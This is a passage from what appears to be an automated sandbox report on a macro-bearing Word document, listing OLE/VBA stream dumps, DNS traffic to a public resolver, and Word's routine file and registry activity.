Data ASCII:	I D = " { 4 B 2 8 A 7 6 7 - B 5 4 8 - 4 D 2 4 - A 9 8 A - 1 4 F C 9 1 C 9 5 E 7 6 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 1 E 1 C F E E 2 0 2 1 E 2 4 2 2 2 4 2 2 2 4 2 2 2 4 2 2 " . . D P B = " 3 C 3 E D C 0 0 E 4 1 F E 5 1 F E 5 1 F " . . G C = " 5 A 5 8 B A 2 6 D 9 2 7 D 9 2 7 2 6 " . . . . [H o s t E x t e n d e r I n f
Data Raw:	49 44 3d 22 7b 34 42 32 38 41 37 36 37 2d 42 35 34 38 2d 34 44 32 34 2d 41 39 38 41 2d 31 34 46 43 39 31 43 39 35 45 37 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69

Stream Path: PROJECTwm, File Type: data, Stream Size: 41

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	41
Entropy:	3.07738448508
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 7060

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	7060
Entropy:	5.55925901598
Base64 Encoded:	True
Data ASCII:	. a . . . . . , . * . \ \ . G . { . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . r . o . g . r . a . m . . F . i . l . e . s . . (. x . 8 . 6 .) . \ \ . C . o . m . m . o . n . . F . i . l . e . s . \ \ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \ \ . V . B . A . \ \ . V . B . A . 7 . . .
Data Raw:	cc 61 af 00 00 01 00 ff 16 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 2c 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: VAX-order 68K Blit (standalone) executable, Stream Size: 523

General	
Stream Path:	VBA/dir
File Type:	VAX-order 68K Blit (standalone) executable
Stream Size:	523
Entropy:	6.29824308961
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . 0 . . a . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h . % ^ . . * . \ \ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \ \ W i n d o w s . \ \ S y s W O W 6 4 . \ \ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . E N o r m a l . . E N . C r . m . a Q . F . . . . . * . \ \ C . . . . . a .
Data Raw:	01 07 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 30 93 d7 61 02 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Network Behavior

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 27, 2020 09:04:57.501292944 CET	64185	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:04:57.557514906 CET	53	64185	8.8.8.8	192.168.2.3
Dec 27, 2020 09:04:58.462955952 CET	65110	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:04:58.510943890 CET	53	65110	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 27, 2020 09:05:00.351908922 CET	58361	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:00.399971008 CET	53	58361	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:01.349952936 CET	63492	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:01.409199953 CET	53	63492	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:02.357498884 CET	60831	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:02.408379078 CET	53	60831	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:03.548280001 CET	60100	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:03.599301100 CET	53	60100	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:04.083897114 CET	53195	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:04.142157078 CET	53	53195	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:04.665739059 CET	50141	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:04.746326923 CET	53	50141	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:05.675348043 CET	50141	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:05.736268997 CET	53	50141	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:05.939738989 CET	53023	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:05.987751007 CET	53	53023	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:06.675348997 CET	50141	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:06.734536886 CET	53	50141	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:06.918668032 CET	49563	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:06.966662884 CET	53	49563	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:07.883820057 CET	51352	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:07.931938887 CET	53	51352	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:08.699075937 CET	50141	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:08.758399010 CET	53	50141	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:08.871206045 CET	59349	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:08.927510977 CET	53	59349	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:09.908705950 CET	57084	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:09.956603050 CET	53	57084	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:12.348119974 CET	58823	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:12.396107912 CET	53	58823	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:12.708048105 CET	50141	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:12.767544985 CET	53	50141	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:13.110593081 CET	57568	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:13.158530951 CET	53	57568	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:13.976516008 CET	50540	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:14.035629988 CET	53	50540	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:25.757175922 CET	54366	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:25.805228949 CET	53	54366	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:32.736511946 CET	53034	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:32.801937103 CET	53	53034	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:33.105364084 CET	57762	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:33.165462971 CET	53	57762	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:45.818533897 CET	55435	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:45.866543055 CET	53	55435	8.8.8.8	192.168.2.3
Dec 27, 2020 09:05:47.839067936 CET	50713	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:05:47.898080111 CET	53	50713	8.8.8.8	192.168.2.3
Dec 27, 2020 09:06:01.358840942 CET	56132	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:06:01.409641027 CET	53	56132	8.8.8.8	192.168.2.3
Dec 27, 2020 09:06:04.645646095 CET	58987	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:06:04.703567982 CET	53	58987	8.8.8.8	192.168.2.3
Dec 27, 2020 09:06:36.371282101 CET	56579	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:06:36.419629097 CET	53	56579	8.8.8.8	192.168.2.3
Dec 27, 2020 09:06:37.709011078 CET	60633	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:06:37.780196905 CET	53	60633	8.8.8.8	192.168.2.3
Dec 27, 2020 09:07:48.358314037 CET	61292	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:07:48.433207035 CET	53	61292	8.8.8.8	192.168.2.3
Dec 27, 2020 09:07:49.017365932 CET	63619	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:07:49.073883057 CET	53	63619	8.8.8.8	192.168.2.3
Dec 27, 2020 09:07:49.616621017 CET	64938	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:07:49.675379992 CET	53	64938	8.8.8.8	192.168.2.3
Dec 27, 2020 09:07:50.134228945 CET	61946	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:07:50.193504095 CET	53	61946	8.8.8.8	192.168.2.3
Dec 27, 2020 09:07:50.661577940 CET	64910	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:07:50.719871998 CET	53	64910	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 27, 2020 09:07:51.295795918 CET	52123	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:07:51.355524063 CET	53	52123	8.8.8.8	192.168.2.3
Dec 27, 2020 09:07:52.282711983 CET	56130	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:07:52.342207909 CET	53	56130	8.8.8.8	192.168.2.3
Dec 27, 2020 09:07:53.083095074 CET	56338	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:07:53.139586926 CET	53	56338	8.8.8.8	192.168.2.3
Dec 27, 2020 09:07:54.364417076 CET	59420	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:07:54.420855999 CET	53	59420	8.8.8.8	192.168.2.3
Dec 27, 2020 09:07:54.877176046 CET	58784	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:07:54.933758974 CET	53	58784	8.8.8.8	192.168.2.3
Dec 27, 2020 09:09:26.933121920 CET	63978	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:09:26.992784023 CET	53	63978	8.8.8.8	192.168.2.3
Dec 27, 2020 09:09:48.236224890 CET	62938	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:09:48.295532942 CET	53	62938	8.8.8.8	192.168.2.3
Dec 27, 2020 09:09:48.874748945 CET	55708	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:09:48.939668894 CET	53	55708	8.8.8.8	192.168.2.3
Dec 27, 2020 09:09:52.233355999 CET	56803	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:09:52.304577112 CET	53	56803	8.8.8.8	192.168.2.3
Dec 27, 2020 09:09:55.884567022 CET	57145	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:09:55.941106081 CET	53	57145	8.8.8.8	192.168.2.3
Dec 27, 2020 09:09:56.410672903 CET	55359	53	192.168.2.3	8.8.8.8
Dec 27, 2020 09:09:56.469995975 CET	53	55359	8.8.8.8	192.168.2.3

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 27, 2020 09:09:48.295532942 CET	8.8.8.8	192.168.2.3	0xf21c	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

Code Manipulations

Statistics

System Behavior

Analysis Process: WINWORD.EXE PID: 5544 Parent PID: 792

General

Start time:	09:05:02
Start date:	27/12/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x1300000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	66B8977C	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66A8765D	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66A8765D	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66A8765D	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66A8765D	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66A8765D	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66A8765D	unknown

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	66A8765D	unknown
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	66A8765D	unknown
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	end of file	1	66A8765D	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{207CA17B-38C7-4372-969B-EE496C79ABCB}.tmp	unknown	512	success or wait	8	66A8765D	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{207CA17B-38C7-4372-969B-EE496C79ABCB}.tmp	unknown	512	success or wait	1	66A8765D	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{207CA17B-38C7-4372-969B-EE496C79ABCB}.tmp	unknown	512	success or wait	88	66A8765D	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{207CA17B-38C7-4372-969B-EE496C79ABCB}.tmp	unknown	512	success or wait	15	66A8765D	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{207CA17B-38C7-4372-969B-EE496C79ABCB}.tmp	unknown	512	success or wait	108	66A8765D	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	66AC8A84	RegCreateKeyExA

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	66AC8A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	66AC8A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Recognizers\{3133A7FE-BC5F-4D81-BF02-184ECC88D66E}	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{16A933D2-A296-49D5-96FC-C7C2DAEE88B4}	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{3CC385AC-95CC-4A75-BF35-AB36AE645BCF}	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{99E0D1EC-0A0D-4E50-B8A1-82A8B6ECE5CB}	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{B7EFF951-E52F-45CC-9EF7-57124F2177CC}	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Applications\OpusApp	success or wait	1	66AB5805	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FEC\Usage	VBAFilesIntl_1033	dword	1369112577	success or wait	1	66B27FEE	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Recognizers\{3133A7FE-BC5F-4D81-BF02-184ECC88D66E}	NULL	unicode		success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{16A933D2-A296-49D5-96FC-C7C2DAEE88B4}	NULL	unicode		success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{16A933D2-A296-49D5-96FC-C7C2DAEE88B4}	filename	unicode	C:\PROGRA~2\COMMON~1\MICROS~1\SMARTT~1\LISTS\BASMLA.XSL	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{3CC385AC-95CC-4A75-BF35-AB36AE645BCF}	NULL	unicode		success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{99E0D1EC-0A0D-4E50-B8A1-82A8B6ECE5CB}	NULL	unicode		success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Actions\{B7EFF951-E52F-45CC-9EF7-57124F2177CC}	Solution	unicode	{15727DE6-F92D-4E46-ACB4-0E2C58B31A18}	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag	migratedBitValues	binary	01 00 00 00	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Applications\OpusApp	FriendlyName	unicode	Microsoft Word 16.0	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Applications\OpusApp	Save	binary	01 00 00 00	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Applications\OpusApp	ShowButtons	binary	01 00 00 00	success or wait	1	66AB5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Smart Tag\Applications\OpusApp	ShowIndicators	binary	01 00 00 00	success or wait	1	66AB5805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1369112577	success or wait	1	66A8765D	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100C04000000000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358364678	1369112583	success or wait	1	66A8765D	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F10090400000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358364683	1369112588	success or wait	1	66A8765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100A0C00000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358364678	1369112583	success or wait	1	66A8765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100C0400000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1369112583	1369112584	success or wait	1	66A8765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100C0400000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1369112584	1369112585	success or wait	1	66A8765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F10090400000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1369112588	1369112589	success or wait	1	66A8765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F10090400000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1369112589	1369112590	success or wait	1	66A8765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100A0C00000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1369112583	1369112584	success or wait	1	66A8765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109F100A0C00000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1369112584	1369112585	success or wait	1	66A8765D	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1369112577	1369112578	success or wait	1	66A8765D	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word	WordName	unicode	Word	Word (Unlicensed Product)	success or wait	1	66A8765D	unknown

Disassembly